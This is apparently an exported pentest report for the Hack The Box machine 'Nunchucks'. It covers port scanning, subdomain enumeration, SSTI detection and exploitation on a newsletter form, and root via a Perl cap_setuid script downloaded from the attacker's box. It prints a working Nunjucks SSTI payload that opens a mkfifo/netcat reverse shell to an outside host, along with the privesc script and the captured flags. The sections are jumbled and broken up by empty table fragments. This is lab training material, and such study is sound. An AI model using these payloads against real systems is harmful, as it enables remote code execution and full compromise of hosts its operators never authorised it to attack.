Host Report

10.10.11.122 - Linux 4.15 - 5.6

Linux Server - Shelled - Owned

Host Notes:

david@nunchucks:~$ cat user.txt

cat user.txt

891029b0bd7f13f2731b075bdaabf354

root@nunchucks:~# cat /root/root.txt
cat /root/root.txt
165be6ba57e60d1450789a97d473bf15

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
TRANSFERRED FROM HTTPS TCP 443

We have a foothold as david. We can upgrade our shell to TTY using:

python3 -c 'import pty; pty.spawn("/bin/bash")'

Grab the user.txt flag and begin our privesc enumeration (LinPEAS and/or LinEnum).

david@nunchucks:~$ cat user.txt
cat user.txt
891029b0bd7f13f2731b075bdaabf354

LinEnum shows POSIX/SETUID capabilities on /usr/bin/perl.
This is another GTFOBins box.

Port	Proto	Service	Version	Status

```
[+] Files with POSIX capabilities set:
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

All we need to do is create a simple Perl script that bypasses AppArmor and we should have a shell as root.

#!/usr/bin/perl

use POSIX qw(setuid);

POSIX::setuid(0);

exec "/bin/bash";

Create the script on the Attacking box and wget'ting it to the Victim machine.
Vim tends to act very weird on reverse shells.

```
david@nunchucks:~$ wget http://10.10.16.4:8000/privesc.pl
wget http://10.10.16.4:8000/privesc.pl
--2022-01-23 15:08:59--  http://10.10.16.4:8000/privesc.pl
Connecting to 10.10.16.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 74 [text/x-perl]
Saving to: 'privesc.pl'

privesc.pl          100%[===================>]      74  --.-KB/s    in 0s

2022-01-23 15:08:59 (6.59 MB/s) - 'privesc.pl' saved [74/74]

david@nunchucks:~$ chmod +x privesc.pl
chmod +x privesc.pl
david@nunchucks:~$
```


```
└─$ vi privesc.pl

┌──(kali㉿kali)-[~/Desktop/HTB/Nunchucks]
└─$ cat privesc.pl
#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";

┌──(kali㉿kali)-[~/Desktop/HTB/Nunchucks]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.122 - - [23/Jan/2022 10:02:11] "GET /privesc.pl HTTP/1.1" 200 -
```


```
root@nunchucks:~# whoami
whoami
root
root@nunchucks:~# hostname
hostname
nunchucks
root@nunchucks:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:da:27 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.122/23 brd 10.10.11.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:da27/64 scope link
       valid_lft forever preferred_lft forever
root@nunchucks:~# cat /root/root.txt
cat /root/root.txt
165be6ba57e60d1450789a97d473bf15
root@nunchucks:~#
```

root@nunchucks:~# cat /root/root.txt
cat /root/root.txt
165be6ba57e60d1450789a97d473bf15

Port	Proto	Service	Version	Status
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	nginx 1.18.0 (Ubuntu)	Checked
Port Notes: REDIRECTS TO HTTPS TCP 443				
123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
443	tcp	http	nginx 1.18.0 (Ubuntu)	Owned
Port Notes: Navigating to http://10.10.11.122 is "Unable to Connect". Navigating to https://10.10.11.122 pulls up a sales page. Looking at the autorecon output for TCP 80, we see that there's a statement "Did not follow the redirect to http://nunchucks.htb. This means we need to add it to /etc/hosts using: vi /etc/hosts 10.10.11.122 nunchucks.htb <ESC>:wq!<RETURN>				

Port	Proto	Service	Version	Status





Port	Proto	Service	Version	Status


Notice, the domain name redirects to HTTPS and shows us the exact same page.
GoBuster for subdomains:

gobuster vhost -u https://nunchucks.htb -k -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t50 -o nunchucks.out

```
┌──(kali㉿kali)-[~/Desktop/HTB/Nunchucks]
└─$ gobuster vhost -u https://nunchucks.htb -k -w /usr/share/seclists/Discovery/Web-Content/
directory-list-2.3-medium.txt -t50 -o nunchucks.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          https://nunchucks.htb
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/01/22 02:36:56 Starting gobuster in VHOST enumeration mode
===============================================================
Found: store.nunchucks.htb (Status: 200) [Size: 4029]
Found: Store.nunchucks.htb (Status: 200) [Size: 4029]

===============================================================
2022/01/22 03:21:09 Finished
===============================================================
```

Notice that we used "vhost" instead of "dir" in the Gobuster command.
Dir will find directories, vhost finds sub-domains.
Found the "store".nunchucks.htb sub-domain. We will need to add the sub-domain to our /etc/hosts file the same way we did above for nunchucks.htb.


Port	Proto	Service	Version	Status



There's no store yet, but a method to sign up for a newsletter. Depending on input validation on this site (and a myriad of other things), we can try different Web App Attack methods. One of those methods is an Server-Side Template Injection (SSTI) attack. To check for this type of attack, we need to input something that uses 7 * 7 = 49 in it. For more SSTI detection methods, check out HackTricks here (https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#detect).

Our email address to enter should be {{7*7}}@nunchicks.htb and then capture the response in Burpsuite to confirm the SSTI.
In this particular case, we don't "need" to use Burpsuite because the response shows the email address on the page itself to be 49@nunchucks.htb, but it's good practice to use Burp in case the address doesn't show on the response page.

Port	Proto	Service	Version	Status




Since we did get the "49" response, we have confirmed that the site is vulnerable to SSTI attacks. As simple Google search for Nunchucks Template Injection provides us with a "payload" to escape the sandboxing by using "range.constructor". With that, we can build an injection to make a reverse shell to out netcat listener:



On Attacking Machine:

nc -lvnp 1337

Send the POST to /api/submit to Repeater:

{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR TUN0 IP> 1337 >/tmp/f')\")()}}



Port	Proto	Service	Version	Status
				
TRANSFERRING TO SSH				
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		